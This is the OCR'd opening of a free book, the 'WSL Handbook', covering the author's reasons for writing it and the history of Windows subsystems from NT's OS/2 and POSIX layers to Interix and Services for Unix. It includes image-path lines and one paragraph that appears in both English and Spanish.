
WSL HANDBOOK

THE ULTIMATE PRACTICAL GUIDE
WINDOWS SUBSYSTEM FOR LINUX
V.2503

Sergio de los Santos



@sermade.art

"It's not that writing gives me great pleasure,
but it's much worse if I don't do it."

Paul Auster.

Since I am not a native English speaker, this book has been translated using AI from a Spanish initial version. I have done my best to keep it from being perceived. Sorry for any problems this may cause.

WSL HANDBOOK

The Definitive Practical Guide to Windows Subsystem for Linux

Sergio de los Santos
@ssantosv
https://github.com/ssantosv

Version: 2503
Málaga, Spain. March 2025

Introduction

Why this book

I had been using WSL for some time. I would run certain commands and enjoy various tools in the Ubuntu console that could be installed on Windows 10. I never needed much more than that. Until I did. I began trying to install native Linux programs and stop searching for Windows alternatives. This was especially true when Hyper-V and VMWare or VirtualBox couldn't coexist on the same machine (although fortunately, that was resolved). A native way to install programs and tools via command line in git was extremely convenient in Linux and sometimes impossible in Windows. And while I delayed immersing myself in the technology, WSL continued to evolve. When I learned that complete desktop environments could be launched and that it had a native graphics system (although I found out late), that's when I really started to investigate.

I read books, dozens of blog posts, asked questions on Reddit, askubuntu.com, and superuser.com. And I discovered a fascinating world, constantly evolving, with healthy and direct involvement from both the community and developers.

Yet, everything was still very confusing in this field. Information from 2018 was no longer valid in 2023, books had become obsolete (even those from just three years ago) and were sometimes imprecise. Available distributions evolved: what worked for Windows 10 no longer applied to Windows 11, and meanwhile, WSL continued introducing improvements. Searching on Google became confusing because it required carefully examining the publication date: that information might no longer be applicable. What yesterday required a hack to work, today came standard in Windows 11.

So, I decided to roll up my sleeves and bring order to it all. To make sense of everything I was seeing. I wanted to document my own research process—truly testing and making mistakes—which is the best way to explain. And the result is this book. It aims to be the definitive practical guide for working with WSL in Windows, covering the fundamentals I considered essential and providing an eminently practical point of view. Condensing four months of research into just over 100 pages. It doesn't contain everything there is, but everything in it is relevant. As much as possible, I intend to keep updating the content. If you find an error in this book, please let me know so I can correct it as soon as possible.

It's aimed at those who need to use native Linux tools, both graphical and command-line, in Windows. For those whom a virtual machine doesn't satisfy their needs. If you're a programmer, this book interests you as a starting point, but there are many more tricks (an entire book[1], in fact) to get the most out of WSL as a programming and development system.

In summary, this book is the one I would have liked to read a few months ago. It would have saved me a lot of time.

In this second edition, I've included much more information about Windows 11 and updated several points.


Why a digital version for free

I have published other paid books, but this one is free for several reasons:

- Because I believe it will need to be updated frequently, and I don't consider it fair to buy something that can quickly become obsolete. Additionally, it has been an interesting exploration process that I'd like to share. I didn't start from a privileged position of knowledge in this technology and I consider it a very personal project.
- It's a lightweight book.

[1]https://www.amazon.es/Windows-Subsystem-Linux-Tricks-Techniques/dp/1800562446/ref=cm_cr_arp_d_product_top?ie=UTF8

- I wanted to have absolute control over the layout, cover, and design (which is the work of my, back then, 14-year-old son, whom you can find on Instagram at @sermade.art). Also, over the end-to-end publication process. It's an experience I was eager to have.
- Simply because I had never done it before, and I wanted to offer something free to the community. I have learned a lot thanks to free books.
- Of course, it's a way to give maximum exposure to this technology, which I believe hasn't been explained well enough. Neither its most dazzling aspects nor its most evident problems or failures.
- The 2503 version of the book goes on sale on Amazon with print-on-demand, although the free digital version will remain.



Book outline. And always, tips and security

History and precedents of the subsystems

WSL is the culmination of a process that began in the 1980s. It encompasses periods of necessity, hatred, and finally love towards the integration of POSIX systems in Windows. This is explained through Microsoft's own history, its successes and failures in developing projects and technologies, as well as industry needs and changes in company leadership and philosophy. It's a story of convergences and divergences that I invite you to investigate, as it's much richer in nuances than what I'm going to tell here.

A subsystem, like many other programs, interacts with the Kernel from the user space. However, subsystems specifically implement the necessary calls for "translating" between the characteristics of one "system" to another. They're not new. It's a name invented by Microsoft, but they could have called it an "emulator," although that might not be accurate. The most fitting name is perhaps

"environment subsystem," in the sense that it creates an environment in which to interact. And because subsystem is also a parameter when programming, and Microsoft calls other parts of the operating system subsystems as well. But by convention, when we refer to the ability to run programs designed for other operating systems, we generally speak of "subsystems." Since Windows NT appeared, subsystems have existed as tools to launch all or parts of different operating systems in Windows that coexist and allow launching other programs. However, there's a huge difference between them depending on how usable they are, how much is implemented, and how they do it. We have subsystems like WSL that can run native programs in graphical environments, to other subsystems that needed third-party tools to interact and barely met some specifications almost out of obligation. Additionally, we have, for example, subsystems designed simply to translate from one architecture to another.


For instance, in Windows NT (32-bit native), 16-bit Windows applications were launched in a VDM (virtual DOS machine) where the WoW (Windows on Win32) subsystem ran to "translate" the architectures. The WoW subsystem was a Win32 process, and each 16-bit application was a thread in the WoW process's VDM. This, with some differences, resembles the WSL scheme.

The Windows Subsystem for Linux (WSL) is neither the first nor will it be the last subsystem in Windows. Although so far, it has achieved a good degree of acceptance, "completeness" (in terms of translation capability, native execution, and interaction). Perhaps its usefulness is only surpassed by the most used "invisible" subsystem today: WoW64 (Windows on Windows64) which allows running 32-bit applications on 64-bit platforms. Something so transparent and popular that we barely take it into account.

Let's now review the history of subsystems in Windows.

NT subsystems

Strictly speaking, today in Windows 10 and 11, by default, only the Win32 subsystem exists, which allows running 32-bit applications. But when NT was born in the 90s, we could find two more especially prominent ones: the OS/2 subsystem and POSIX. And the reason is interesting.



Original architecture of the Windows NT Kernel, with three subsystems. Source: https://en.wikipedia.org/wiki/Architecture_of_Windows_NT#/media/File:Windows_2000_architecture.svg

When it was designed, one of the objectives of Windows NT was to separate the Kernel from the user space in the system (something that DOS couldn't achieve). On the other hand, during the mid-80s and 90s, it wasn't even clear which operating system would dominate the emerging PC. Microsoft was thus playing both sides. On one hand, it was developing the OS/2 operating system with IBM, the blue giant's big bet for their PCs. On the other, according to the agreement between both parties, Microsoft could, in addition to collaborating on OS/2, sell its system separately to other PCs. If it hadn't been for the events and disagreements they suffered, NT could have been the natural successor to OS/2 based on their joint development experience, but this parallel line opened solo by Microsoft made the market respond differently (we'll see this in the next section) separating OS/2 from NT and with a war that we know who won.

The fact is that, as Microsoft had the ability by contract to sell its own operating system in addition to collaborating with OS/2, Windows NT, before conquering the vast majority of desktops, decided to choose it all. On one hand, NT had a hybrid microkernel, that is, neither monolithic (all drivers loaded into it) nor microkernel (all modules can be reconfigured and are loaded onto the Kernel once it boots). And not only that, but it also had these three subsystems:

- Windows (Win 32), which in turn allowed it to run 16-bit Windows 3.x and DOS applications. As I mentioned, it achieved this with NTVDM (NT Virtual DOS Machine). It was no longer included in 64-bit Windows (which started with XP).

- POSIX, to support the specifications of the orange book of the Department of Defense and be able to market its technology in this field.
- OS/2 to be able to run applications from its partner IBM but at the same time, competitor (and later, victim).

This made it a fairly advanced operating system for its time, although it never put special affection into POSIX or OS/2. It didn't provide them with a shell or graphical presentation layer. It focused on developing well the Client-Server Runtime Subsystem (CSRSS), the process that (still) hosts the Win32 APIs between user and Kernel. And it did so for several reasons:

- First because it trusted and bet on the new 32-bit processors.
- Second, because its team (small compared to IBM) had the agility necessary to develop and adapt in time to this new technology. Thus, while IBM was betting on improving 16 bits in OS/2 collaborating with Microsoft, Microsoft in its parallel line of work embraced the 32 bits of the new Intel 386 processor at that time.
- And third, it supported the Win32 format because, in reality, POSIX didn't interest it.

And the bet turned out to be a winner. In the mid-90s, UNIX was expensive, Linux immature, OS/2 not very agile and very demanding in resources, and with this cocktail, Windows 95, based on Win32 and driven by Microsoft itself, swept the market. Everyone started developing for that system. By the late 2000s, Microsoft had already progressively abandoned everything that didn't smell like Win32 in its Kernel... It had won. Well, yes, in that era of the early 2000s, it maintained some interoperability with Linux with the sole intention that programmers for this system would also use Windows and could port their programs. But it wouldn't really rescue the subsystems until a decade later, when interest in running Android applications first and, as a derivative, Linux, was revived. And shortly after, around 2015, a genuine interest arose for the same reason as in the late 90s: to attract developers. Because if WSL has something interesting, it's how convenient it is for programming in a current environment dominated by tools like GIT, GitHub, and clouds with Linux servers.

OS/2

The history of Microsoft and OS/2 is indeed fascinating. In fact, Windows NT was initially built on OS/2 before it could be programmed on itself, as programming in DOS would have been an enormous effort for developers, and OS/2 was more convenient. The mixture between both systems was such that the original name in 1988 was "NT OS/2". A significant portion of NT's code contained references to OS/2. But let's start from the beginning.


During the 80s, there was a good relationship between IBM and Microsoft. IBM wanted a PC for the domestic market and lacked an operating system. Microsoft became their ally in this aspect, partly because the most popular system at the time, CP/M, was never ready in its version for 8086/8088, only for the Intel 8080. In 1985, IBM and Microsoft began working on the CP/DOS project, which would later become OS/2. However, thanks to the agreement between them, Microsoft could sell MS-DOS to anyone else. It wasn't an exclusive agreement, and Microsoft was able to develop and launch Windows 3.0 on its own during the collaboration, which ultimately made the difference. This is known in the industry as IBM's biggest blunder or Microsoft's greatest stroke of luck, which they knew how to capitalize on. IBM didn't anticipate the rise of clone PCs or "IBM compatibles" that ate up the market and to which Microsoft could also sell while IBM's "expensive" PCs sank in sales with OS/2.

IBM operated like the big companies, taking few risks, seeking stability. Microsoft worked quickly, seeking speed and then debugging in the market. So, by the late 80s, disagreements began. Microsoft wanted to bet on the 32-bit version of OS/2 for the new 386 processors that incorporated this architecture, while IBM, on the contrary, wanted to improve the 16-bit version of OS/2.

This gave different advantages to the two systems. Microsoft's Windows 2.1 in 1988 already took a technical advantage over OS/2, as it could run on 32-bit architectures. Although in other aspects, the advantages of OS/2 were obvious. The first version of OS/2 could, for example, execute multiple tasks and had virtual memory. In 1988 it already had graphics, but in exchange, it needed a lot of memory: 4 MB of RAM2.

While working together on OS/2 with different criteria, Microsoft was already selling millions of its own Windows 3.0, which overshadowed OS/2 in the market. For this and other reasons, by 1990, OS/2 was already dying despite IBM's efforts.

.



OS/2 running in a virtual machine. You can appreciate its similarity to Windows. Source: https://gunkies.org/wiki/File:Os213.png

On its side, Microsoft, after the success of Windows 3.0 in 1990, felt capable of separating from IBM and the relationship deteriorated. It set out to develop a pure 32-bit Kernel, but wanted compatibility with everything, just in case. It focused on its 32-bit NT architecture (which materialized in NT 3.1, the first version of the new Kernel), its main bet, without losing compatibility thanks to subsystems and allowing pivoting if necessary.

IBM was left alone with OS/2 from 1990 and a war began between them. Microsoft took its OS/2 code and knowledge to rename it and start its NT version on servers. We know who won, despite OS/2 incorporating 32 bits in 1991 and being able to natively run any MS-DOS program. And it went further, OS/2 2.0 in 1992 already had support for 32-bit applications, eliminated all the code created by Microsoft and introduced its own subsystems2. Thanks to MVDM (Multiple Virtual DOS Machines) it could run many native DOS applications and thus introduced Win-OS/2, a modified version of Windows 3.0 that could run on OS/2 fully integrated. IBM's marketing even claimed that OS/2 was: "a better DOS than DOS, a better Windows than Windows".

While the NT architecture was being fought over in the server world, maximum rivalry arrived in the mid-90s in the desktop world. At the end of 1994, OS/2 3.0 (OS/2 Warp) was presented with a relentless advertising campaign to conquer the user's PC (with multimedia, internet, IBM Works...), far ahead of Windows 95 in its technical aspect thanks mainly to enormous stability5. The legendary stability of OS/Warp was such that it became the operating system of several ATMs around the world until not long ago. IBM offered support for OS/2 4.0 until December 31, 2006. The last version launched was 4.52, presented in 2011 for desktop and server systems.

.

Different OS/2 logos during its lifetime

For its part, Microsoft incorporated an OS/2 subsystem capable of running 16-bit programs (and even graphical applications, but rarely advertised it) from this platform up to Windows 2000.

POSIX

The original POSIX (Portable Operating System Interface for Unix) subsystem in Windows was not particularly useful on its own and was primarily implemented to secure contracts that required compatibility. The Windows NT POSIX subsystem did not provide the interactive user environment components of POSIX, which were originally standardized as POSIX.2. This means that Windows NT did not natively offer a POSIX shell or any Unix commands, not even the basic "ls" command. It only featured a limited number of implemented system calls and the option to download an MKS toolkit, which will be discussed later.

Regarding security, in 2004, the subsystem experienced a severe and widely publicized vulnerability that was addressed with the MS04-020 security bulletin. Additionally, in 2000, it was possible to elevate privileges through PSXSS.EXE, the executable responsible for managing the subsystem.

Con respecto a la seguridad, en 2004 sufrió una grave vulnerabilidad, muy sonada, que se solucionó con el boletín MS04-020. En 2000 también se podía elevar privilegios gracias a PSXSS.EXE, el ejecutable que se encargaba de manejar el subsistema.

What could you do before to "have Linux on Windows"?

It all began with OpenNT, developed by Softway Systems in 1996. Built upon the POSIX subsystem included in Windows, OpenNT was essentially a toolkit that provided some usability features (shell, compiler, etc.) with the sole purpose of enabling developers to port tools to Windows NT in an era when UNIX was very expensive and Linux was still too immature. In 1998, the product was renamed Interix, and the company was acquired by Microsoft in 1999. Microsoft continued to distribute Interix 2.2 as a standalone product until 2002.


A product that had to be purchased separately to make use of the POSIX subsystem. Source: Amazon.com

This Microsoft announcement demonstrates that the primary goal of Interix 2.2 (priced at $100) was to facilitate the migration of UNIX environments (not specifically mentioning Linux) to Windows, positioning Interix as the ideal software for this purpose. The initiative successfully ported various tools to Windows, including OpenSSH and Apache. Notably, it even incorporated a library capable of executing generic ELF binaries within the Interix environment.

News about the release of Interix 2.2. It states that "Interix provided all the UNIX functionality needed to efficiently port code to Windows NT". Source: https://news.microsoft.com/2000/02/07/microsoft-interix-2-2-brings-unix-system-capabilities-to-windows-2000/


It featured Korn Shell, Bourne Shell, and C Shell, along with 300 utilities, sockets mapped over Winsock, X clients, inetd as a Windows service, and gcc - a powerful set of tools for its time.

When version 3 of Interix became fully integrated into Windows, it was renamed and made free: Windows Services for Unix (SFU). There were several releases: SFU 1.0 for Windows NT, SFU 2.0 for Windows 2000, and SFU 3.0 for Windows XP.




Schematic diagram of Interix operation (not integrated in the Kernel). Source: https://slideplayer.com/slide/6851814/

